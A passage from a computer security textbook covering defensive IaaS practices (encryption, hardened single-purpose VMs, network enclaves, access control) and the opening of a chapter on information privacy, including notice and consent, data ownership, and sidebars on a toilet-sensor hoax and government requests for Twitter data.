Now, when your game is ready for release, you have offloaded a number of concerns. You do not need to worry about buying, storing, or cooling servers, ensuring you have sufficient network bandwidth, or maintaining revision control across your servers. Instead, you start running a few copies of the same VM in an IaaS environment, then monitor how taxed those servers are. If one of those servers comes to have enough users that its processor, memory, or network bandwidth is oversubscribed, start up a new VM instance

and shift some users to that server. If your VMs are being underutilized, do the opposite. Some providers will even automate this scaling for you. You can have exactly the server and communication infrastructure you need to meet demand, while taking on minimal risk.

You now understand what IaaS is and how it works, so the rest of this section focuses on best practices for using IaaS securely. We particularly look at public IaaS offerings, and how securing them differs from securing private networks.

Public IaaS Versus Private Network Security

Three salient differences between public IaaS and traditional networks should influence your security approach:

1. As we mentioned earlier in the chapter, shared infrastructure in IaaS incurs new threats that you need to address.
2. There are typically more ways to access and control IaaS hosts than traditional hosts, including via APIs.
3. IaaS removes many of the traditional constraints on network security by making new VMs and private networks easy and cheap to deploy.

Over the next three sections, we cover each of these differences, and how each might have an impact on your security deployment.

Shared Infrastructure

Earlier in the chapter we briefly looked at some of the attacks that shared infrastructure makes possible. In short, just about any hardware or virtual device can potentially leak data to attackers, and some can do more harm than that. Of course, one can do little about controlling processor temperature or even hypervisor patching in IaaS, but one can address a couple of shared infrastructure threats.

The first of these is the threat of shared storage. When you delete a file in the cloud, the file system deallocates it—that is, forgets it exists—but the file stays on a hard drive somewhere until it is overwritten. Cloud providers generally overwrite storage to protect confidentiality just before they allocate it to a new user, but there is no reason you need to trust that this is happening consistently: You can fairly easily mitigate the risk on your own. One option is to use a commercial encryption product to encrypt your sensitive files, in which case you need not care whether a deleted file gets overwritten, since it will be unreadable anyway. The other option is to use a deletion tool that “wipes” your data, overwriting it a number of times so it cannot be recovered. This second option is more difficult to enforce than the first, however, and does not provide confidentiality for data that has not yet been deleted, so encryption should be your preferred route.

The other threat that you can address is the shared network. IaaS providers use logical access controls to make sure that users cannot sniff one another’s network traffic within the IaaS environment. Nonetheless, if you can afford the performance hit of encrypting all your potentially sensitive IaaS network traffic—including traffic that only travels among VMs within the same IaaS environment—TLS, SSH, or a VPN will provide a strong second layer of protection.

Host Access

Your IaaS provider will likely allow you to control hosts via a web-based console interface or an API in addition to any network services that the host itself may be running (for example, SSH or Remote Desktop Protocol). The difference between the console and API that the IaaS offers versus the services running on your VM hosts is that you cannot put network protections in front of the console or the API. The best thing you can do to protect these interfaces is use strong authentication. Authentication options will vary by provider, but consider the following if available:

- Require multifactor authentication for the console interface.
- Do not share accounts, and do not give any account more privileges than necessary.
- Use OAuth rather than passwords to give applications access to API interfaces, and limit those applications' privileges as much as possible.
- Use FIDM wherever possible so you manage only one set of user accounts.

Virtual Infrastructure

If you install an OS directly on a powerful server and then use that OS only to handle small, occasional requests, most of the capabilities of the server will be wasted. But if you install a hypervisor on that server and VMs on top of that, then it does not matter if the VMs are not fully utilizing the hardware capabilities: It just means you can run more VMs. Virtual infrastructure obviates guilt feelings about running VMs that serve highly specialized purposes. In fact, in an IaaS environment, having every VM be as specialized as possible is an excellent, if expensive, security practice. For example, if you plan to run an FTP server in your IaaS environment, build a VM image just for serving FTP. Shut off every service that isn't required for running FTP or securing the system. Run **application whitelisting** software that limits the OS to running only the executables that you list, which should be the bare minimum necessary. Configure a host-based firewall to limit network traffic—incoming and outgoing—to whatever is absolutely necessary for running FTP, maintaining the OS, and maintaining security. Turn off every unneeded privilege. This all may sound overwhelming, but an IaaS environment makes it fairly straightforward. Creating a hardened VM can be a challenge, but once you have created the VM for a given function, maintaining it is mostly just patch management.

Just as you will want to specialize your VMs for security reasons, you will also want to specialize your networks. IaaS providers commonly offer customers the option of easily segregating systems into private network enclaves that are not addressable from the Internet. Use these private enclaves to segregate your systems by function (see [Figure 8-8](#)). For instance, put your FTP servers in one enclave and your web servers in another. Protect each enclave with firewall rules that limit traffic to what you know to be necessary. Doing all of this will limit every system's exposure as much as possible and help prevent attacks from spreading across your systems. Of course, most of these systems will be servers that somehow have to be reachable from the Internet; for this purpose, use application proxy servers that relay traffic into the private enclaves. You will likely want to place the typical boundary protection devices we discuss in [Chapter 6](#)—firewalls, IDSs, IPSs, and their ilk—in VMs that sit between the Internet and the proxy servers.




FIGURE 8-8 IaaS Security Enclaves

Your VMs will have to run SSH or some sort of screen-sharing software so that you can administer them. Limit access to these services: They are prime targets of attackers. One way to accomplish this is to use network ACLs to limit SSH and screen-sharing traffic so that the connections must originate from your IP address space. You can also use log data to discover and investigate failed login attempts to those services. You should collect log data from all of your VMs, but do not store the log data on the same IaaS infrastructure as your VMs unless absolutely necessary. If the IaaS infrastructure becomes compromised, the attackers should not be given an opportunity to cover their tracks by erasing logs.

Implementing and maintaining all the IaaS controls we have recommended is not an easy task, but it is well worth the effort. In addition to these IaaS-specific control recommendations, all the network and operating system security best practices described throughout this book apply to IaaS environments. If you can truly minimize your VM and network attack surfaces by limiting your systems to bare minimum functionality, attackers will have an extremely difficult time accomplishing anything. Even if an attacker manages to take control of one of your VMs or enclaves, severely limited user privileges combined with application whitelisting should help prevent further damage.

8.6 Conclusion

The cloud has five defining characteristics:

- *On-demand self-service*
- *Broad network access*
- *Resource pooling*
- *Rapid elasticity*
- *Measured service*

There are three basic types of cloud offering—SaaS, PaaS, and IaaS—as well as four

basic service models: public, private, community, and hybrid. A choice of cloud offering and service model should be grounded in a careful risk analysis and a cloud provider assessment.

Cloud services expose their customers to new threats but can be useful security tools. They are particularly helpful for availability and for augmenting the security of smaller organizations.

Cloud customers can expect to have limited options for responding to security incidents that take place on cloud providers' systems. Customers should work proactively with cloud providers to understand what support will be available under those circumstances.

FIdM allows cloud customers to use cloud resources without requiring an extra set of login credentials. It also allows all login credentials and authentication options to be managed centrally by the customer organization. SAML and OIDC are currently the prevailing FIdM standards for authentication, and OAuth is the prevailing FIdM standard for API authorization.

Securing IaaS means protecting your systems from the threats posed by shared infrastructure while taking full advantage of the security benefits of VMs and virtual networks. Prudent use of encryption, both for data-in-transit and data-at-rest, is critical when using shared infrastructure. VMs should be cordoned off in enclaves and configured to be highly specialized so as to minimize both their attack surfaces and the impact of successful attacks.

Where the Field Is Headed

Much of the research on cloud computing security focuses on attacks via shared infrastructure. The research by Zhang, et al., on cross-VM side-channel attacks [[ZHA12](#)] is a strong example of this trend. On the other side of that trend, researchers led by Shafi Goldwasser of MIT [[GOL13](#)] are studying homomorphic encryption, a technique that someday may allow users to process data on shared infrastructure without ever having to decrypt it. Researchers at UCLA are spearheading an effort toward cryptographic obfuscation [[GAR13](#)], which may someday allow users to run software on shared infrastructure without risk that any other user of that infrastructure could even identify what the software does.

A Boston University research team is creating what they call a Modular Approach to Cloud Security (MACS). The goal of MACS is to build cloud infrastructure from small, modular components, each with its own security guarantees. Their aim is to assemble these components into systems with stronger and more analyzable security than exists in cloud environments today.

To Learn More

The security guidance white paper by the CSA [[CSA11](#)] presents a comprehensive overview of cloud security concerns. NIST SPs 800-144 [[JAN11](#)], 800-145 [[MEL11](#)], and 800-146 [[BAD12](#)] add further cloud security guidance.

For more detailed guidelines on forensic evidence collection, see RFC 3227 [[BRE02b](#)].

For a more complete understanding of SAML, see the SAML protocol standard

[[OAS05a](#)] and the SAML security concerns standard [[OAS05b](#)]. For developers interested in building OAuth-enabled services, RFC 6819 [[LOD13](#)] gives a detailed listing of threats and suggested countermeasures associated with OAuth 2.0. Other typical OAuth information flows and use cases are defined in RFC 6749 [[HAR12](#)].

The white paper by Todorov and Ozkan [[TOD13](#)] offers a strong overview of IaaS best practices.

8.7 Exercises

1. Explain the differences between public, private, and community clouds. What are some of the factors to consider when choosing which of the three to use?
2. How do cloud threats differ from traditional threats? Against what threats are cloud services typically more effective than local ones?
3. You are opening an online store in a cloud environment. What are three security controls you might use to protect customers' credit card information? Assume that the information will need to be stored.
4. Define TNO. Name three types of data for which one should want TNO encryption.
5. How do cloud services make DLP more difficult? How can customers wishing to enforce DLP mitigate this issue?
6. You run a website in an IaaS environment. You wake up to discover that your website has been defaced. Assume you are running a web server and an FTP server in this environment and that both an application proxy and a firewall sit between those servers and the Internet. All of your VMs are running SSH servers. What logs might help you determine how the website was defaced? What kind of information would you look for?
7. [Sidebar 8-2](#) shows that personal biographical information—addresses, phone numbers, email addresses, credit card numbers, etc.—can not only be used by attackers to hijack accounts but can also be collected from one hijacked account to help an attacker gain access to the next. How can you protect yourself against this kind of attack? What can cloud providers change to mitigate such attacks?
8. Describe an FIdM authentication system for which you have been a Subject. What organization acted as the IdP? What service acted as the SP?
9. Name three security benefits of FIdM over requiring users to use a new set of credentials.
10. Why is it important to sign SAML Assertions? Why is it not important to sign OAuth Access Tokens?
11. In OAuth, what attack does the Client Secret mitigate? Why do you think the Client Secret is optional for Public Clients?
12. Name four services that might allow you to control a VM in an IaaS environment. What entity controls each service?
13. What are some characteristics of systems in which you would expect application whitelisting to work well? What about systems in which you would expect it to not work well?

9. Privacy

In this chapter:

- Privacy as an aspect of security; confidentiality
 - Authentication effects on privacy
 - Privacy and the Internet
-

Computers did not invent or even cause privacy issues; we had those long before computers and probably even before written language. But computers' high-speed processing and data storage and transmission capabilities made possible both the data collection and correlation that affect privacy. Because privacy is part of confidentiality, it is an aspect of computer security.

Privacy is a human right, although people can legitimately disagree over when or to what extent privacy is deserved; this disagreement may have cultural, historical, or personal roots. Laws and ethics, which we study in [Chapter 12](#), can set the baseline for and enforce expectations of privacy. And economics, which we address in [Chapter 13](#), can determine how much privacy we are able or willing to provide. But at its root, the right to privacy depends on the situation in which privacy is desired, the ownership and persistence of data, and the legal rights and responsibilities of the affected parties. Moreover, just as confidentiality, integrity, and availability can conflict, so too can privacy and other aspects of security. We don't take a position on when a right to privacy should be enforceable, because that is outside the scope of this book. You might characterize the presentation of this chapter this way: "Assuming a particular right to privacy exists, what are its implications in computing and information technology?" As citizens, we help our policy-makers decide the contours of privacy rights; as computer security experts, we design and implement those decisions in computer systems.

Because privacy as a topic is broader than its implications for security, we restrict ourselves in this chapter only to those privacy issues inextricably linked to computer security. Thus, in this chapter we look at the meaning of information privacy. We revisit identification and authentication, two familiar aspects of computing that have significant privacy implications. We study how privacy relates to the Internet, specifically in email and web access. Finally, we investigate some emerging computer-based technologies for which privacy is important.

9.1 Privacy Concepts

In this section we examine privacy, first from its general or common usage and then as it applies in technological situations.

Aspects of Information Privacy

Information privacy has three aspects: sensitive data, affected parties, and controlled disclosure. In fact, these aspects are similar to the three elements of access control from [Chapter 2](#): subject, object, and access rights. We examine these three in turn.

Controlled Disclosure

What is privacy? A good working definition is that privacy is the right to control who knows certain aspects about you, your communications, and your activities. In other words, you voluntarily choose who can know which things about you. People may ask you for your telephone number: your auto mechanic, a shop clerk, your tax authority, a new business contact, or a new friend. In each case, you consider why the person wants the number and then decide whether to give it out. But the key point is that *you* decide. So privacy is something over which you can have considerable influence.

Privacy is the right to control who knows certain things about you.

You do not have complete control, however. Once you give your number to a person or a system, your control is diminished because it depends in part on what the person or system does with that information. In giving out your number, you are transferring or ceding authority and control to someone or something else. You may say “don’t give my number to anyone else,” “use discretion,” or “I am sensitive about my privacy,” but you do not control the other person or system. You have to trust the person or system to comply with your wishes, whether you state those wishes explicitly or not. This problem is similar to the propagation problem of computer security: Anyone who has access to an object can copy, transfer, or propagate that object or its content to others without restriction. And even if you specify that the object should be deleted or destroyed after a certain period of time, you have no way to verify that the system or person really does destroy the content.

Sensitive Data

Someone asks you for your shoe size. You might answer, “I’m a very private person and cannot imagine why you would want to know such an intimate detail” or you could say “10C”; some people find that data item more sensitive than others. Some information is usually considered sensitive, such as financial status, certain health data, unsavory events in someone’s past, and the like. So if you learn something you consider sensitive about someone, you are likely to keep it quiet, unless there is a compelling argument for revealing it. For example, in many places, healthcare professionals (interested in disease identification, containment, and prevention) are required to report instances of highly communicable or deadly diseases, even if the stricken person does not want that information to be made public. But most of us are not too sensitive about our shoe size, so we don’t normally protect that information if asked, or if we learn it about someone else. In most cases, we respect requests to protect someone’s sensitive information.

Here are examples (in no particular order) of types of data many people consider private.

- *Identity*: name, identifying information, the ownership of private data and ability to control its disclosure
- *Finances*: credit rating and status, bank details, outstanding loans, payment records, tax information
- *Legal*: criminal records, marriage history, civil suits

- *Health*: medical conditions, drug use, DNA, genetic predisposition to illnesses
- *Opinions, preferences, and membership*: voting records, expressed opinions, membership in advocacy organizations, religion, political party, sexual preference, reading habits, web browsing, favorite pastimes, close friends
- *Biometrics*: physical characteristics, polygraph results, fingerprints
- *Documentary evidence*: surface mail, diaries, poems, correspondence, recorded thoughts
- *Privileged communications*: with professionals such as lawyers, accountants, doctors, counselors, and clergy
- *Academic and employment information*: school records, employment ratings
- *Location data*: general travel plans, current location, travel patterns
- *Digital footprint*: email, telephone calls, spam, instant messages, tweets, and other forms of electronic interaction, social networking history

Privacy is also affected by who you are. When you are in a room with people you don't know, perhaps at a reception, someone may come up to you and say "So you are the man who baked the beautiful cake over there; I really appreciate your skills as a pastry chef." It feels nice to get that kind of recognition. Conversely, if you are a news broadcaster on local television each night, you may prefer to have dinner at home instead of going to a restaurant; you may tire of having strangers rush up to say, "I see you all the time on TV." (Many public personalities cherish the modicum of privacy they retain.) World champion athletes cannot avoid having their results made public, whereas you might not want everyone to know how poorly you finished in your last athletic event. Culture also influences what people consider sensitive; for example, discussing sexual encounters or salary information may be permissible in one culture but not in another.

What one person considers private is that person's decision: There is no universal standard of what is private.

In general, a person's privacy expectations depend on context: who is affected, how that person feels about publicity, and what the prevailing norm of privacy is.

Affected Subject

Individuals, groups, companies, organizations, and governments all have data they consider sensitive. We use terms such as "subject" and "owner" to distinguish between the person or entity being described by data and the person or entity that holds the data. So far we have described privacy from a personal standpoint, where the subject is a person. But public and private organizations are interested in privacy, too. Companies may have data they consider private or sensitive: product plans, key customers, profit margins, and newly discovered technologies, as examples. For private enterprise, privacy usually relates to gaining and maintaining an edge over the competition. Other organizations, such as schools, hospitals, or charities, may need to protect personal data about their students, patients, or donors. Many organizations protect information related to their reputation, too; they may want to control negative news or time the release of information that could affect stock price or a legal decision. Most governments consider military and diplomatic matters

sensitive, but they also recognize their responsibilities to provide information that informs national discourse. At the same time, governments have a responsibility to protect and keep confidential the data they collect from citizens, such as tax information.

Privacy is an aspect of confidentiality. As we have learned throughout this book, the three security goals of confidentiality, integrity, and availability can conflict, and confidentiality sometimes conflicts with availability. For example, if you choose not to have your telephone number published in a directory, then some people may not be able to reach you by telephone. Or refusing to reveal personal data to a shop may prevent you from receiving a frequent-shopper discount. So it is important to consider privacy not only as a way to protect information but also as a possible obstacle to other important, positive goals.

Privacy and confidentiality relate in that confidentiality is a means of protecting what one person considers private.

Summary

To summarize, here are some points about privacy:

- Privacy is controlled disclosure, in that the subject chooses what personal data to give out, when and to whom.
- After disclosing something, a subject relinquishes much control to the receiver.
- What data are sensitive is at the discretion of the subject; people consider different things sensitive. Whether a person considers something sensitive is as important as why it is sensitive.
- Individuals, informal groups, and formal organizations all have things they consider private.
- Privacy can have a cost. Choosing not to give out certain data may limit the benefits that could have come with disclosure.

In the next section we consider some examples of data that some people consider private.

Computer-Related Privacy Problems

You may notice that many kinds of sensitive data and many points about privacy have nothing to do with computers. You are exactly right: These sensitivities and issues predate computers. Computers and networks have affected only the feasibility, speed, and reach of some unwanted disclosures. Public records offices have long been open for people to study the data held there, but the storage capacity and speed of computers have given us the ability to amass, search, and correlate faster and more effectively than ever before. With search engines we can find one data item out of billions, the equivalent of finding one sheet of paper out of a warehouse full of boxes of papers. Furthermore, the openness of networks and the portability of technology (such as laptops, tablets, cell phones, and WiFi-enabled devices) have greatly increased the risk of disclosures affecting privacy.

Rezgui et al. [[REZ03](#)] list eight dimensions of privacy (specifically related to the web, although the definitions carry over naturally to other types of computing).

- *Information collection*: Data are collected only with knowledge and explicit consent.
- *Information usage*: Data are used only for certain specified purposes.
- *Information retention*: Data are retained for only a set period of time.
- *Information disclosure*: Data are disclosed to only an authorized set of people.
- *Information security*: Appropriate mechanisms are used to ensure the protection of the data.
- *Access control*: All modes of access to all forms of collected data are controlled.
- *Monitoring*: Logs are maintained showing all accesses to data.
- *Policy changes*: Less restrictive policies are never applied after-the-fact to already obtained data.

Here are the privacy issues that have come about through use of computers.

Data Collection

As we have said, advances in computer storage make it possible to hold and manipulate huge numbers of records. Disks on ordinary consumer devices are measured in gigabytes (10^9 or 1 billion bytes), terabytes (10^{12} or 1 trillion bytes), petabytes (10^{15} or 1 quadrillion bytes) and exabytes (10^{18} or 1 quintillion bytes). In 2012, Ngo [NGO12] reported that Seagate reached a milestone in storage density: one terabyte per inch, enabling production of a 60-terabyte hard drive. Plafke [PLA13] highlighted a team from Swinburne University's Center for Micro-Photonics that "has developed a technique that can increase a DVD's storage capacity from that standard 4.7 gigabytes (GB) up to 1 petabyte (PB). The technique doesn't change the size or shape of the disc, but instead changes the laser used to read the disc's data." And Solar [SOL10] reported that alternatives to electronic media promise even larger storage devices. He describes a group at the Chinese University of Hong Kong that successfully used common bacteria as a secure storage device. "Based on the procedures tested, they estimate the ability to store about 900,000 gigabytes in one gram of bacteria cells. That is the equivalent of 450 hard drives, each with the capacity of 2 terabytes (2000 GB)." To put these numbers in perspective, consider that scientists estimate the capacity of the human brain to be between one terabyte and one petabyte.

Capacities of computer storage devices continue to grow, driving the cost per byte down.

At the same time that our ability to store data is growing, so is the amount of data we want to be able to store. IBM tells us that 2.5 exabytes of new data are created every day. That statistic is stunning; it means "that 90% of the data in the world today has been created in the last two years alone." (<http://www-01.ibm.com/software/data/bigdata/what-is-big-data.html>)

Availability of massive, inexpensive storage encourages (or does not discourage) collecting and saving data.

The San Diego Supercomputer Center has online storage of one petabyte and offline archives of seven petabytes, and estimates of Google's stored data are also in multiple-petabyte range. Whereas physical space limited storing (and locating) massive amounts of printed data, electronic data take little space relative to hard copy.

Storageservers.com (<http://storageservers.wordpress.com/2013/07/17/facts-and-stats-of-worlds-largest-data-centers/>) estimates the following capacities and usage at familiar sites:

- Google had 17 data centers in 2014, accounting for 0.01 percent of the world's total energy usage.
- Facebook servers process approximately 2.4 billion pieces of content and 750 terabytes of data every day, and its users access around 7 petabytes of photo storage every month.
- Amazon's servers have more than 17 million monthly visitors who access 410 terabytes of data from its platform. "Around 30 million of Amazon users stream around 40 petabytes of videos per month."
- Microsoft has over a billion users and over 100,000 servers.

We seem never to throw away data; we just move it to slower secondary media or buy more storage.

Notice and Consent

Where do all these bytes come from? Although some are from public and commercial sources (such as newspapers, web pages, digital audio, and video recordings) and others are from intentional data transfers (for example, tax returns, a statement to the police after an accident, readers' survey forms, school papers), still others are collected without announcement. Telephone companies record the date, time, duration, source, and destination of each telephone call. ISPs track sites visited. Some sites keep the IP address of each visitor to the site (although IP address is usually not unique to a specific individual). The user is not necessarily aware of this third category of data collection and thus cannot be said to have given informed consent to the collection.

We can be informed about data collection and use in many ways. For example, entry into a website may require an acknowledgment of "terms of use," which describe what is collected, why, and what recourse you have if you prefer not to have something collected. The terms of use can also tell you what you can do if you find an error or discrepancy in collecting, storing, or using your data. Similarly, when you use apps on your mobile devices, you may be told that some data items, such as your location or your contacts list, will be used by the apps in performing some task.

In addition to notification, consent is sometimes required. That is, you are explicitly asked for permission to collect and use information. For example, a mapping program or app may ask your permission to automatically collect your location; if you refuse, either you cannot proceed with using the program, or you must enter your location each time you want a map or set of directions.

As we discuss later in this chapter, notice and consent are important principles in privacy provision and protection. However, sometimes problems with notice and consent are not as visible as they could or should be. [Sidebar 9-1](#) describes a recent event in which

toilets in a convention center were claimed to be capturing information for public benefit. Although eventually revealed as a hoax, the action reminded all of us that data are frequently captured without consent and even without our knowledge.

Notice of collection and consent to allow collection of data are foundations of privacy.

Sidebar 9-1 Toilet Sensors Without Consent?

It was on the evening news in the United States [RYS14] and elsewhere: At an international conference on computers and human interaction taking place in Toronto, users of the toilets were greeted by the sign shown in [Figure 9-1](#). It notified users that the behavior at the toilets were being recorded for analysis.



FIGURE 9-1 Notification of Data Capture

Visitors to the provided URL, quantifiedtoilets.com, were told, “We are proud to be a part of Toronto’s Healthy Building Initiative, and are excited to deploy a preliminary infrastructure throughout the city’s major civic structures. Along with our partners, we leverage big data collected from the everyday activity of buildings and their occupants. Admittedly not the sexiest of data sources, we analyze the biological waste process of buildings to make better spaces and happier people. We use this data to streamline cleaning crew schedules, inform municipalities of the usage of resources, and help buildings and cities plan for healthier and happier citizens ... Using advanced sensing technologies and a state of the art centralized waste data collection system, we are able to discreetly capture data from each individual toilet. Activities at each toilet create unique signatures that enable us to track usage and analyze details from every toilet in a building. Our groundbreaking software is then able to catalog the data for a multifaceted health analysis not currently available through traditional means.”

The website also showed a supposedly live data feed, shown in [Figure 9-2](#), that suggested what kinds of analysis were being done.

Time	Toilet ID	Sex	Deposit	Odor	Blood alcohol	Drugs detected	Pregnancy	Infections
10:39:42 AM	T203	male	270ml	acidic	0.002%	yes	no	none
10:39:28 AM	T314	female	145ml	neutral	0.002%	no	no	none
10:39:17 AM	T201	female	110ml	neutral	0.11%	no	no	none
10:38:12 AM	T314	female	80ml	neutral	0.000%	no	no	none
10:38:09 AM	T101	female	170ml	acidic	0.028%	no	no	none
10:37:43 AM	T113	male	260ml	neutral	0.000%	no	no	none
10:37:22 AM	T305	female	265ml	natty	0.001%	no	no	none
10:37:06 AM	T313	female	270ml	neutral	0.001%	yes	no	none
10:37:00 AM	T211	female	115ml	neutral	0.000%	no	no	none
10:36:42 AM	T314	female	250ml	neutral	0.000%	no	no	none
10:36:38 AM	T212	male	205ml	neutral	0.071%	no	no	none

FIGURE 9-2 Examples of Data Capture

Why this hoax? One of the perpetrators explained that, “Our facial data is freely available for CCTV cameras to capture every day ... What other data do we provide without really thinking about it that could be used in quite invasive or unethical ways?” [BAR14] Although the Toronto toilet sensors are not real (yet?), other technologies being used do capture personal information. For example, the IntelliMat system from Tactonic Technologies (<http://www.tactonic.com/index.html>) has a pressure-sensitive surface to capture details about the way someone walks across it. As we saw in [Chapter 2](#), a person’s gait could be used as a biometric to identify who is present, where, and when.

These data collections, even if approved by most people because of clear public benefit, present serious problems for notice and consent. How should someone be notified whenever a picture is captured, a gait is recognized, or a chemical presence is noted? In settings such as toilets, where there is some expectation of privacy, how often should notice be given, and in how many languages? How can someone opt out? It may be difficult or impossible.

Control and Ownership of Data

In many instances, you are asked to provide data (with proper notice) and you consent to do so, explicitly or implicitly. But what happens when the data are transferred to the requesting person or system? Having collected data with your permission, others may keep the data you give them; you have ceded control (and sometimes ownership, depending on the law in your region) of that copy of the data to them. For example, when you order merchandise online, you know you have just released your name, address, payment data, and a description of the items you purchased. Similarly, when you use a customer loyalty card at a store or online, you know the merchant can associate your identity with the things you browse or buy. Having captured your data, a merchant can then hold the data indefinitely, as well as redistribute the data to other people or systems. Your browsing habits, purchase practices, and preferences for hotel brand, type of hotel room, airline or travel agent could be sold to other hotels. You have little control over dissemination (or redissemination) of your data. And once the data are gone, you cannot get them back.

Disseminated data are almost impossible to get back.

We do not always appreciate the ramifications of this lost control. Suppose in a moment of anger you dash off a strong note to someone. Although 100 years ago you would have written the note on paper and 50 years ago you could have voiced the comment by telephone, now you post the message to a social media page. If you have a change of heart and you want to retract your angry comment, consider how you would deal with these three forms of the communication. For the written note, you write a letter of apology, your recipient tears up your note, and no trace remains. (You might even be able to convince the postal carrier to return your letter before it is delivered, so no apology is necessary and no harm is done.) In the second case, you telephone to apologize and all that remains is a memory (assuming the original call was not recorded).

As for the electronic communication, you can delete your posting. However, in the time between creation and deletion, several other people might have seen your original posting (or a cached version) and copied it to blogs or other websites you do not control. Search engines might have found the original, a cached version, or copies. And other people might have picked up your words and circulated them in email. Thus, with paper letters, we can usually obliterate something we want to retract, and with phone calls, we can apologize and make amends. But once something electronic is out of your control on the web, it may never be deleted; indeed, it can proliferate and quickly become a serious problem. (Think, for example, of YouTube videos politicians wish had never been posted, especially after the videos went viral.)

A similar situation concerns something written about you. Someone else has posted something on the web that is personal about you, and you want it removed. Even if the poster agrees, you may not be able to remove all its traces. This desire to remove old information that may be embarrassing is the focus of the European Union's efforts to enforce a "right to be forgotten."

In addition, some people are finding they reveal more than they should on sites like Facebook and Instagram. Prospective employees are being turned down for jobs because of things they have written that are available online. And this data exposure can affect most aspects of your life. For instance, suppose a company holds data about you, and that company's records are exposed in a computer attack. The company may not be responsible for preventing harm to you, compensating you if you are harmed, or even informing you of the event.

United States law is based on a principle of protected speech: Under the first amendment of the U.S. Constitution, every person is guaranteed that Congress cannot pass a law "abridging the freedom of speech." A separate clause of the amendment protects the rights of individuals to express opinions freely in publications, which has led to a practice of permitting journalists to preserve the anonymity of people whose stated opinions are reported in articles. Free speech and freedom of the press lead to questions of applicability to digital media, as described in [Sidebar 9-2](#).

The web is a great historical archive, but because of archives, caches, and mirror sites, things posted on the web may never go away. As NBC News [\[NBC13\]](#) has reported, "Bits of you are all over the Internet. If you've signed into Google and searched, saved a file in your Dropbox folder, made a phone call using Skype, or just woken up in the morning and checked your email, you're leaving a trail of digital crumbs. People who have access to

this information—companies powering your emails and Web searches, advertisers who are strategically directing ads at you—can build a picture of who you are, what you like, and what you will probably do next ... Federal agents and other operatives may use this data, too.”

Sidebar 9-2 Are Tweets Protected Speech?

In February 2011, reporter Dana Hedgpeth wrote in the *Washington Post* [[HED11](#)] that the U.S. government was attempting to obtain personal information from the Twitter accounts of three people linked to the WikiLeaks investigation. The government’s lawyers requested screen names, mailing addresses, telephone numbers, bank account and credit card information, and IP addresses. However, the defendants’ lawyers insisted that this information was protected by the First Amendment of the U.S. constitution.

Although the case before the court addressed the WikiLeaks documents, this government request raises an important question: What data can the government seize from social networks? We have seen in this chapter that users have choices within an application about protecting the privacy of their data in a social network. But can the government override those settings? One of the defendants’ lawyers noted that “the users’ data would give the government a map of people tied to WikiLeaks and essentially halt free speech online.” [[HED11](#)] Government lawyers pointed out that this is a standard request, and that they didn’t know if Twitter even collects all the data items requested.

One of the issues raised in this request is whether the current laws apply to Internet technology. “Experts say they were meant to deal with telephone records, not such evolving technology as e-mails and tweets.” A lobbyist for the American Civil Liberties Union notes, “We’re using tools for accessing information on e-mail, social networking sites that were never contemplated.” In a 28 January 2011 blog, a Twitter representative explained the company position: “freedom of expression carries with it a mandate to protect our users’ right to speak freely and preserve their ability to contest having their private information revealed.”

Hardy [[HAR14](#)] reports that some companies are building these pictures of you, without your knowledge or consent: “one bit here and another there, both innocuous, may reveal something personal that is hidden perhaps even from myself.” He quotes Vivek Wadhwa, a tech entrepreneur and social critic: “Big Brother couldn’t have imagined we’d tell him where we were, who we talk to, how we feel—and we’d pay to do it.”

In some countries, such as those in the European Union, you own your data and must give permission before it can be used in a variety of ways. But in other countries, such as the United States, the data’s holder is the owner—one reason why letting copies escape to someone or somewhere else is a problem. But even if laws changed to enable each of us to own our data, what then? How many of us want to spend much of our day giving permission to traffic cameras, websites, and email providers to use our data?

These issues—data collection, notice and consent, and control and ownership of data—

have significant privacy implications. One way we address these kinds of issues is with policies: written statements of practice that inform all affected parties of their rights and responsibilities. In the next section we investigate privacy policies for computing.

9.2 Privacy Principles and Policies

In the United States, interest in electronic privacy and computer databases dates at least to the early 1970s.¹ Public concern for privacy has varied over the years. In the early 1970s, a federal government-sponsored committee developed a set of privacy principles, called the Fair Information Practices, that not only have affected U.S. laws and regulations but also laid the groundwork for privacy legislation in other countries.

¹. It is worth noting that the U.S. Watergate burglary occurred in 1972. Shortly after, reports surfaced that President Nixon maintained an enemies list and had used Internal Revenue Service (tax) records as a tool in combating adversaries. Consequently, people in the United States were sensitive about their privacy during that time because the issue remained prominently in the news until Nixon's resignation in 1974.

Fair Information Practices

